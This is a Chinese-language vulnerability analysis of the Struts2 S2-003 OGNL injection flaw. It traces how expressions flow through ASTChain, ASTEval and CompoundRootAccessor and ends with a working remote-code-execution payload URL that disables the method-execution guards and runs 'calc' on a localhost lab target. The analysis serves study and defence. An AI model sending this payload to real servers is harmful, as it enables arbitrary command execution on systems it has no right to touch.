
- 调用 SimpleNode 及其子类的setValueBody()方法
- 进入 ASTEval.getValueBody() 方法时this对象必须是 **()()**




setValueBody() 方法是赋值类的操作，比如给某个对象的某个属性赋值，想一想OGNL有哪些赋值类的语法

- pass --> 由ASTProperty类处理，会判断root对象中是否有该属性
- #user["pass"] --> 由ASTChain类、ASTVarRef类、ASTProperty类处理，但无法利用，因为过滤#
- user.pass --> 由ASTChain类、ASTProperty类处理


既然 #user["pass"] 可以访问user对象的password属性，那么["pass"]会发生什么呢？一起来测试下，发现 ["pass"] 也可以获取属性，这里我们测试的是getValue，是因为这样比较好观察结果，当getValue没问题后在测试setValue




我又测试了下 [(pass)] 表达式，会把(pass)的结果作为root对象的属性，也就是 (pass) 会被执行




那如果是 `[(pass)(abc)]` 表达式呢？这样是不是就满足ASTEval类的处理个事，可以执行系统命令了？我们将name换成执行计算器的代码测试下




发现提示没abc这个属性，断点调试下，如下图




发现abc也是当作属性来解析，所以abc必须是root对象中存在的属性才可以，那abc替换为pass就可以了，再次运行代码




发现可以弹出计算器，将代码改为setValue进行测试（因为Struts2的漏洞开始点是setValue），发现也是可以弹出计算器的




这样就满足了代码执行的效果，但是有个问题，还是无法实现正常的排序，因为只能用字母 **p** 之后的的字符（具体环境具体分析，我这里用的属性是password所以必须是p之后的），那就只有 **p-z**以及**{|}~**，但我们在分析的时候 **[(pass) (pass)]** 是被当作了root对象的属性，在OGNL中属性访问的类是PropertyAccessor类及其子类



也就是说root对象是什么类型，就会用对应的类处理，刚才的测试过程中root是User对象，所以用的是ObjectPropertyAccessor，而Struts2中OgnlValueStack操作OGNL时root类型为CompoundRoot类型



那我们看下CompoundRootAccessor类，属性操作的方法有两个getProperty与setProperty，在属性读取时，如果读取的属性为top那便直接返回root的第一个对象



那么我们现在的目标是

在执行恶意调用恶意代码前，先调用CompoundRootAccessor类的getProperty方法

因为只有获取到root中top对应的对象，也就是LoginAction才能够访问password属性中恶意代码

也就时说我们在http中的参数名称如果是top，则返回root的第一个对象，例如下面的URL

1 <http://localhost:8080/Struts2-003MV/login.action?top>

但其实并不能取到root的第一个对象，还是因为需要进入setProperty，直接这样写是不可以的，我们分析下：


- 格式为top：则由ASTProperty类处理
- 格式为#top[pass] --> 由ASTChain类、ASTProperty类处理，但无法利用，因为过滤#

- 格式为top.pass --> 由ASTChain类、ASTProperty类处理

如果格式为top, 会直接进入 `ASTProperty.setProperty` 方法, 根本走不到 `CompoundRootAccessor` 类的 `getProperty` 方法, 所以这个不行; `#top[pass]` 方式也不行, 那 `top.pass` 的方式呢?

```
1 http://localhost:8080/Struts2-003MV/login.action?top.pass
```

由于top.pass会首先被ASTChain类的getProperty方法处理, 所以我们调试下



观察代码发现这个类很特殊, 有两行很关键的代码 (中间的if/else没贴出来), 一起读一下

```
1 // 得到_children[i]对象, 调试下可以发现调用的是CompoundRootAccessor类的getProperty方法
2 target = _children[i].getValue(context, target);
3 // 给_children[_children.length - 1]赋值, 而且操作对象是_children[i]
4 _children[_children.length - 1].setValue(context, target, value);
```

`_children[i]` 其实就是top, `_children[_children.length - 1]` 其实就是pass, 我们可以得到一个结论

所以所有ASTChain格式的OGNL表达式都会在root对象中获取指定的对象并且给对象的属性赋值。

所以攻击代码就可以变为 `top[(password)(abc)]`, 解析的过程是这样的

`top[(password)(abc)]` --> ASTChain

`top` -----> ASTProperty

`[(password)(abc)]` -----> ASTProperty

`(password)(abc)` -----> ASTEval 当进入到这里的时候payload就一定会执行了

`password` -----> ASTProperty

`abc` -----> ASTProperty


看到这里我相信大家现在应该已经明白了payload为什么要这么写，最终得到payload如下

```
1 http://localhost:8080/Struts2-003MV/login.action?password=
  (%23context['xwork.MethodAccessor.denyMethodExecution']=false,%23_memberAccess['allowStaticMethodAccess']=true,@java.lang.Runtime@getRuntime().exec('calc'))
  (aaa)&top[(password)(aaa)]
```

三、payload小缺陷

刚才使用了top, t在p的后面，这是有有限制的，需要目标服务器的代码中变量的名称必须在p之前，所以payload还是需要优化

CompoundRootAccessor类的getProperty方法，其中hasGetProperty方法是不会抛异常的，只会返回null，哪怕属性没有，也不会影响代码执行，所以`top[(password)(abc)]`中的top写什么都可以，这就是为什么最开始的payload为`z[(password)(abc)]`



`z[(password)(abc)]` 这段代码的含义就是从root对象中找到z对象（但此时为空），在通过ASTChain的setValueBody修改`_children[_children.length - 1]`对象时也是可以执行的，所以并不影响后面的ASTEval的流程

SimpleNode.java x ASTEval.java x ASTSequence.java x ASTAssign.java x ASTChain.java x ASTProperty.java x ObjectPropertyA

```
217     }
218   }
219 }
220 if (!handled)
221 {
222     target = _children[i].getValue(context, target); target为空
223 }
224 }
225 if (!handled)
226 {
227     _children[_children.length - 1].setValue(context, target, value);
228 }
229 }
```